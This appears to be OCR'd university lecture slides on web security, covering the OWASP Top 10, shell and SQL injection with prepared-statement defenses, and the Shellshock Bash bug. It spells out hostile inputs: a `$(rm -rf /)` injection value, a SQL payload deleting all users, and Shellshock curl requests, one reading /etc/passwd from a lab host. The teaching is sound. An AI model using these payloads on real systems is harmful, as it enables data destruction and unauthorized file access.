https://www.owasp.org/index.php/Category:Vulnerability

Attacks

OWASP Top 10 - 2013		OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Security on the Web

- Risk #1: we want data stored on a web server to be protected from unauthorized access
- Defense: server-side security

Code Injection?

```
<?php

echo system(“ls ” . $_GET[“path”]);
```

GET /?path=/home/user/ HTTP/1.1


HTTP/1.1 200 OK
…
Desktop
Documents
Music
Pictures

Code Injection?

```
<?php

echo system(“ls ” . $_GET[“path”]);
```

GET /?path=$(rm –rf /) HTTP/1.1




```
<?php

echo system(“ls $(rm -rf /)”);
```

Code Injection

- Confusing **Data** and **Code**
  - Programmer thought user would supply data, but instead got (and unintentionally executed) code
  - Sound familiar?

```
<?php

echo system("ls $(rm -rf /)");
```

- Common and dangerous class of vulnerabilities
  - Shell Injection
  - SQL Injection
  - Cross-Site Scripting (XSS)
  - Control-flow Hijacking (Buffer overflows)

SQL

- Structured **Query** Language
  - Language to ask ("query") databases questions
- How many users live in Champaign?

```
"SELECT COUNT(*) FROM `users` WHERE location = 'Champaign'"
```

- Is there a user with username "bob" and password "abc123"?

```
"SELECT * FROM `users` WHERE username='bob' and  password='abc123'"
```

- Burn it down!

```
"DROP TABLE `users`"
```

SQL Injection

- Consider an SQL query where the attacker chooses $city:

```
SELECT * FROM `users` WHERE location='$city'
```

- What can an attacker do?

SQL Injection

- Consider an SQL query where the attacker chooses $city:


```
SELECT * FROM `users` WHERE location='$city'
```

- What can an attacker do?

$city = "Champaign'; DELETE FROM `users` WHERE 1='1"

```
SELECT * FROM `users` WHERE location='Champaign';
DELETE FROM `users` WHERE 1='1'
```

SQL Injection



SQLi Defense

- Make sure **data** gets interpreted as **data**!
  - Basic approach: escape control characters (single quotes, escaping characters, comment characters)
  - Better approach: Prepared statements – declare what is data!

```
$pstmt = $db->prepare(
  "SELECT * FROM `users` WHERE location=?");
$pstmt->execute(array($city)); // Data
```

Shellshock
a.k.a. Bashdoor / Bash bug
(Disclosed on Sep 24, 2014)

Acknowledgement: slides from Prof. Bruce Maggs

Bash Shell

- Released June 7, 1989.
- Unix shell providing built-in commands such as cd, pwd, echo, exec, builtin
- Platform for executing programs
- Can be scripted

Environment Variables

- Environment variables can be set in the Bash shell, and are passed on to programs executed from Bash

```
export  VARNAME="value"
```

- (use printenv to list environment variables)


Stored Bash Shell Script

- An executable text file that begins with
  - #!program
- Tells bash to pass the rest of the file to program to be executed.

Example:

```
#!/bin/bash
STR="Hello World!"
echo $STR
```

Stored Bash Shell Script



Dynamic Web Content Generation

- Web Server receives an HTTP request from a user.
- Server runs a program to generate a response to the request.
- Program output is sent to the browser.

Common Gateway Interface (CGI)

- Oldest method of generating dynamic Web content (circa 1993, NCSA)

- Operator of a Web server designates a directory to hold scripts (typically PERL) that can be run on HTTP GET, PUT, or POST requests to generate output to be sent to browser.

- How does it work??

CGI Input

PATH_INFO environment variable holds any path that appears in the HTTP request after the script name

QUERY_STRING holds key=value pairs that appear after ? (question mark)

Most HTTP headers passed as environment variables

In case of PUT or POST, user-submitted data provided to script via standard input

CGI Output

Anything the script writes to standard output (e.g., HTML content) is sent to the browser.

Example Script

Bash script that evokes PERL to print out environment variables

```
#!/usr/bin/perl

print "Content-type: text/plain\r\n\r\n";
for my $var ( sort keys %ENV ) {
 printf "%s = \"%s\"\r\n", $var, $ENV{$var};
}
```

Put in file `/usr/local/apache/htdocs/cgi-bin/printenv.pl`

Accessed via `http://example.com/cgi-bin/printenv.pl`

https://en.wikipedia.org/wiki/Common_Gateway_Interface#Example

Example Script

GET http://example.com/cgi-bin/printenv.pl/foo/bar?var1=value1&var2=with%20percent%20encoding


Output:

```
DOCUMENT_ROOT="C:/Program Files (x86)/Apache Software Foundation/Apache2.2/htdocs“
GATEWAY_INTERFACE="CGI/1.1“
HOME="/home/SYSTEM" HTTP_ACCEPT="text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8“
HTTP_ACCEPT_CHARSET="ISO-8859-1,utf-8;q=0.7,*;q=0.7" HTTP_ACCEPT_ENCODING="gzip,
deflate“
HTTP_ACCEPT_LANGUAGE="en-us,en;q=0.5“
HTTP_CONNECTION="keep-alive“
HTTP_HOST="example.com“
HTTP_USER_AGENT="Mozilla/5.0 (Windows NT 6.1; WOW64; rv:5.0) Gecko/20100101 Firefox/
5.0" PATH="/home/SYSTEM/bin:/bin:/cygdrive/c/progra~2/php:/cygdrive/c/windows/
system32:...“
PATH_INFO="/foo/bar“
QUERY_STRING="var1=value1&var2=with%20percent%20encoding
```

https://en.wikipedia.org/wiki/Common_Gateway_Interface#Example

Shellshock Vulnerability

- Function definitions are passed as environment variables that begin with ()
- Error in environment variable parser: executes "garbage" after function definition.



Crux of the Problem

- Any environment variable can contain a function definition that the Bash parser will execute before it can process any other commands.
- Environment variables can be inherited from other parties, who can thus inject code that Bash will execute.

Web Server Exploit

- Send Web Server an HTTP request for a script with an HTTP header such as HTTP_USER_AGENT set to

```
'() { :;}; echo vulnerable'
```

- When the Bash shell runs the script it will evaluate the environment variable HTTP_USER_AGENT and run the echo command

```
curl -H "User-Agent: () { :; }; echo
vulnerable" http://example.com/
```

Web Server Exploit

```
user@debian8:~$ curl -A '() { :;}; echo "Content-Type: text/plain"; echo; /bin/cat /etc/passwd'
http://192.168.1.14/cgi-bin/status > passwd

user@debian8:~$ cat passwd
root:x:0:0:root:/root:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/false
tc:x:1001:50:Linux User,,,:/home/tc:/bin/sh
pentesterlab:x:1000:50:Linux User,,,:/home/pentesterlab:/bin/sh
```